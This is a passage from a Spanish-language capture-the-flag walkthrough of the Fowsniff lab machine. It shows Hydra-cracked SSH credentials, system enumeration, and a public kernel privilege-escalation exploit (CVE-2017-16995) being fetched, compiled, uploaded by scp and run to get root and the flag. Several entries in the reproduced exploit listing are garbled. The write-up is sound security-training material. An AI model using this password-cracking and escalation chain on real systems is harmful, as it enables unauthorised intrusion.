[22][ssh] host: 192.168.0.21 login: baksteen password: S1ck3nBluff+seureshell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-22 08:20:04
kali@kali:~/practica2/Maquina$
```

Ya sabemos el usuario que tiene esa contraseña , ahora nos podemos conectar a la maquina por SSH de forma normal con el usuario y contraseña.

Ya estamos dentro de la maquina

```
kali@kali:~/practica2/Maquina$ ssh baksteen@192.168.0.21
The authenticity of host '192.168.0.21 (192.168.0.21)' can't be established.
ECDSA key fingerprint is SHA256:5i4lzzyTeroRL7skmPatRi24vG1+59KMgqHGlyxre9Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.21' (ECDSA) to the list of known hosts.
baksteen@192.168.0.21's password:

      :sdcccccccccccccc+
      :yNMMMMMMMMMMMMmhsso
      .sdmmmmmmmmmmmmmmNdyssssso
      -: y. dssssssso
      -: y. dssssssso
      -: y. dssssssso
      -: y. dssssssso
      -: o. dssssssso
      -: o. yssssssso
      -: .+mdddddmmmyyyyhy:
      -: -odMMMMMMMMmmhdy/.
      .ohddcccccccccccho:

      *****
      NOTICE:
      * Due to the recent security breach, we are running on a very minimal system.
      * Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.

      New release '18.04.5 LTS' available.
      Run 'do-release-upgrade' to upgrade to it.

      Last login: Tue Mar 13 16:55:40 2018 from 192.168.7.36
      baksteen@fowsniff:~$
```


Me pongo a buscar algo que me pueda dar mas pistas , no encuentro ningún archivo txt interesante que proporcione nada , y empiezo a lanzar comandos para recabar información , como ver que usuario soy , nombre de la maquina y el nombre y la versión de Linux.

```
baksteen@fowsniff:~$ ls
Maildir  term.txt
baksteen@fowsniff:~$ ls -la
total 40
drwxrwx--- 4 baksteen baksteen 4096 Mar 13 2018 .
drwxr-xr-x 11 root      root    4096 Mar  8 2018 ..
-rw----- 1 baksteen users  1 Mar 13 2018 .bash_history
-rw-r--r-- 1 baksteen users  220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 baksteen users 3771 Aug 31 2015 .bashrc
drwx----- 2 baksteen users  4096 Mar  8 2018 .cache
-rw-r--r-- 1 baksteen users    0 Mar  9 2018 .lessshsQ
drwx----- 5 baksteen users  4096 Mar  9 2018 Maildir
-rw-r--r-- 1 baksteen users  655 May 16 2017 .profile
-rw-r--r-- 1 baksteen users   97 Mar  9 2018 term.txt
-rw----- 1 baksteen users 2981 Mar 13 2018 .viminfo
baksteen@fowsniff:~$ cd Maildir/
baksteen@fowsniff:~/Maildir$ ls -la
total 32
drwx----- 5 baksteen users  4096 Mar  9 2018 .
drwxrwx--- 4 baksteen baksteen 4096 Mar 13 2018 ..
drwx----- 2 baksteen users  4096 Mar  9 2018 cur
-rw----- 1 baksteen users  168 Mar  9 2018 dovecot.index.log
-rw----- 1 baksteen users   51 Mar  9 2018 dovecot-uidlist
-rw----- 1 baksteen users    8 Mar  9 2018 dovecot-uidvalidity
-r--r--r-- 1 baksteen users    0 Mar  9 2018 dovecot-uidvalidity.5aa21fac
drwx----- 2 baksteen users  4096 Mar 13 2018 new
drwx----- 2 baksteen users  4096 Mar 13 2018 tmp
baksteen@fowsniff:~/Maildir$ cd ..
baksteen@fowsniff:~$ cat term.txt
I wonder if the person who coined the term "One Hit Wonder"
came up with another other phrases.
baksteen@fowsniff:~$ whoami
baksteen
baksteen@fowsniff:~$ hostname
fowsniff
```

veo que es un Linux antiguo

```
baksteen@fowsniff:~/Maildir$ uname -a
Linux fowsniff 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
baksteen@fowsniff:~/Maildir$
```

Busco en Google si existe algún exploit para este Linux y bingo



Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

<b>EDB-ID:</b> 44298	<b>CVE:</b> 2017-16995	<b>Author:</b> BRUCE LEIDL	<b>Type:</b> LOCAL	<b>Platform:</b> LINUX	<b>Date:</b> 2018-03-16
<b>EDB Verified:</b> ✖		<b>Exploit:</b> 📄 / { }		<b>Vulnerable App:</b>	

**Become a Certified Penetration Tester**  
Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

Existe una herramienta para buscar en **exploitdb** manualmente desde Kali : **searchsploit**

Buscamos Linux 4.4.0 que es la versión de Linux y buscamos en la lista el que hemos encontrado en Google.

Exploit Title	Path
Alienvault Open Source SIEM (OSSIM) < 4.7.0 - 'get_license' Remote Command Execution (Metasploit)	<a href="#">linux/remote/42697.rb</a>
Alienvault Open Source SIEM (OSSIM) < 4.7.0 - 'av-center' 'get_log_line()' Remote Code Execution	<a href="#">linux/remote/33805.pl</a>
Instant Open Source SIEM (OSSIM) < 4.8.0 - 'get_file' Information Disclosure (Metasploit)	<a href="#">linux/remote/42695.rb</a>
AppArmor securitcys < 4.8.0 - 'aa_fs_seq_hash_show' Reference Count Leak	<a href="#">linux/dos/48181.c</a>
CyberArk < 10 - Memory Disclosure	<a href="#">linux/remote/44829.py</a>
CyberArk Password Vault < 9.7 / < 10 - Memory Disclosure	<a href="#">linux/dos/44428.txt</a>
Dell EMC RecoverPoint < 5.1.2 - Local Root Command Execution	<a href="#">linux/Local/44948.txt</a>
Dell EMC RecoverPoint < 5.1.2 - Remote Root Command Execution	<a href="#">linux/remote/44921.txt</a>
Dell EMC RecoverPoint boomtag CLI < 5.1.2 - Arbitrary File Read	<a href="#">linux/Local/44688.txt</a>
Densify NAT < 4.3.4 - Remote Code Execution (Metasploit)	<a href="#">linux/webapps/43749.rb</a>
Exim < 4.86.2 - Local Privilege Escalation	<a href="#">linux/Local/39549.py</a>
Exim < 4.96.1 - 'base64' Remote Code Execution	<a href="#">linux/remote/44571.py</a>
Exim < 4.89.69 String Format Function Heap Buffer Overflow (Metasploit)	<a href="#">linux/remote/16023.rb</a>
Fortinet Fortigate v.x < 5.6.7 - SSH Backdoor Access	<a href="#">linux/remote/43386.py</a>
Jfrog Artifactory < 4.16 - Arbitrary File Upload / Remote Command Execution	<a href="#">linux/webapps/44543.txt</a>
LibreOffice < 6.0.1 - "WEBSERVICE" Remote Arbitrary File Disclosure	<a href="#">linux/remote/44822.mmd</a>
Linux < 4.4.0-51 - 'AF_PACKET' chococho root' Local Privilege Escalation (Metasploit)	<a href="#">linux/Local/44096.rb</a>
Linux < 4.14.103 / < 4.19.25 - Out-Of-Bounds Read and Write in SNMP NAT Module	<a href="#">linux/dos/46477.txt</a>
Linux < 4.16.0 / < 4.14.1 - 4-byte Inleak via Uninitialized Struct Field in compat adjtimex Syscall	<a href="#">linux/dos/44461.c</a>
Linux < 4.20.14 - Virtual Address 0 is Mappable via Virtualized write() to /proc/kmem	<a href="#">linux/dos/45542.c</a>
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	<a href="#">linux/solaris/Local/15962.c</a>
Linux Kernel 2.672.6 (Redhat 6.8.0 / Fedora Core 4 & 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	<a href="#">linux/Local/34749.C</a>
Linux Kernel 3.10 < 4.8.0 - 'SO_SOMAXCONN' / 'SO_ACCEPTCONN' Local Privilege Escalation	<a href="#">linux/Local/41495.c</a>
Linux Kernel 3.10.0.5 / < 4.14.3 (Ubuntu) - DCCP Socket UserAfterFree	<a href="#">linux/dos/43234.c</a>
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	<a href="#">linux_x86-64/Local/40871.c</a>
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)	<a href="#">linux/dos/41457.c</a>
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation	<a href="#">linux/Local/41488.c</a>
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-Of-Bounds Privilege Escalation	<a href="#">linux_x86-64/Local/40409.c</a>
Linux Kernel 4.6-21 < 4.6-31 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	<a href="#">linux/Local/47170.c</a>
Linux Kernel 4.6.0 ODPV < 222 - Local Privilege Escalation	<a href="#">linux/Local/41386.c</a>
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service	<a href="#">linux/dos/42136.c</a>
Linux kernel < 4.10.15 - Race Condition Privilege Escalation	<a href="#">linux/Local/43345.c</a>
Linux Kernel < 4.11.8 - 'mq_notify' Double sock_put()' Local Privilege Escalation	<a href="#">linux/Local/45593.c</a>
Linux < 4.13.1 - Bluetooth Buffer Overflow (PoC)	<a href="#">linux/dos/42762.txt</a>
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	<a href="#">linux/Local/45810.c</a>
Linux < 4.14.rc3 - Local Denial of Service	<a href="#">linux/dos/42932.c</a>
Linux < 15.4 - 'show floppy KASLR Address Leak	<a href="#">linux/Local/44325.c</a>
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption	<a href="#">linux/dos/44832.txt</a>
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free	<a href="#">linux/dos/44570.c</a>
Linux Kernel < 4.9-115 (Ubuntu 10.04.2) - Local Privilege Escalation	<a href="#">linux/Local/44222.c</a>
Linux Kernel < 4.9-715 (Ubuntu 14.04.4) - 'netfilter target_offset' Privilege Escalation	<a href="#">linux/Local/44430.c</a>

Lo descargamos a nuestra carpeta de trabajo

```
kali@kali:~/practica2/Maquina$ searchsploit -m 44298
Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/44298
Path: /usr/share/exploitdb/exploits/linux/local/44298.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /home/kali/practica2/Maquina/44298.c

kali@kali:~/practica2/Maquina$ ls
44298.c  contraseñasFosniff  passwd.txt  users.txt
```

Y lo compilamos para que sea un ejecutable, una vez compilado lo copiamos a la maquina por SSH mediante SCP

```
kali@kali:~/practica2/Maquina$ gcc 44298.c -o exploit
kali@kali:~/practica2/Maquina$ ls
44298.c  a.out  contraseñasFosniff  exploit  passwd.txt  users.txt
kali@kali:~/practica2/Maquina$ scp exploit baksteen@192.168.0.21:/home/baksteen
baksteen@192.168.0.21's password:
Permission denied, please try again.
baksteen@192.168.0.21's password:
exploit
kali@kali:~/practica2/Maquina$
```

Lanzamos el exploit, escalamos privilegios automáticamente y nos convierte en root , nos vamos a la carpeta root que vemos que contiene un archivo flag.txt

```
baksteen@fowsniff:~$ ls
44298.c exploit Maildir term.txt
baksteen@fowsniff:~$ ./exploit
task_struct = ffff88003c181c00
uidptr = ffff88003a3a6d84
spawning root shell
root@fowsniff:~# whoami
root
root@fowsniff:~# cd /root/
root@fowsniff:/root# ls -la
total 28
drwx----- 4 root root 4096 Mar  9 2018 .
drwxr-xr-x 22 root root 4096 Mar  9 2018 ..
-rw-r--r-- 1 root root 3117 Mar  9 2018 .bashrc
-rw-r--r-- 1 root root  582 Mar  9 2018 flag.txt
drwx----- 5 root root 4096 Mar  9 2018 Maildir
drwxr-xr-x 2 root root 4096 Mar  9 2018 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
root@fowsniff:/root# cat flag.txt
{C}e{n}{v}{e}{r}{s}{i}{o}{n}{_}{p}{r}{o}{j}{e}{c}{t}{_}{f}{o}{w}{s}{n}{i}{f}{f}{_}{p}{a}{s}{s}{w}{o}{r}{d}}
( )
( )
8888888888888888
R O O T
F L A G
8888888888888888
```

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischek and the whole Fofao Team.

```
root@fowsniff:/root#
```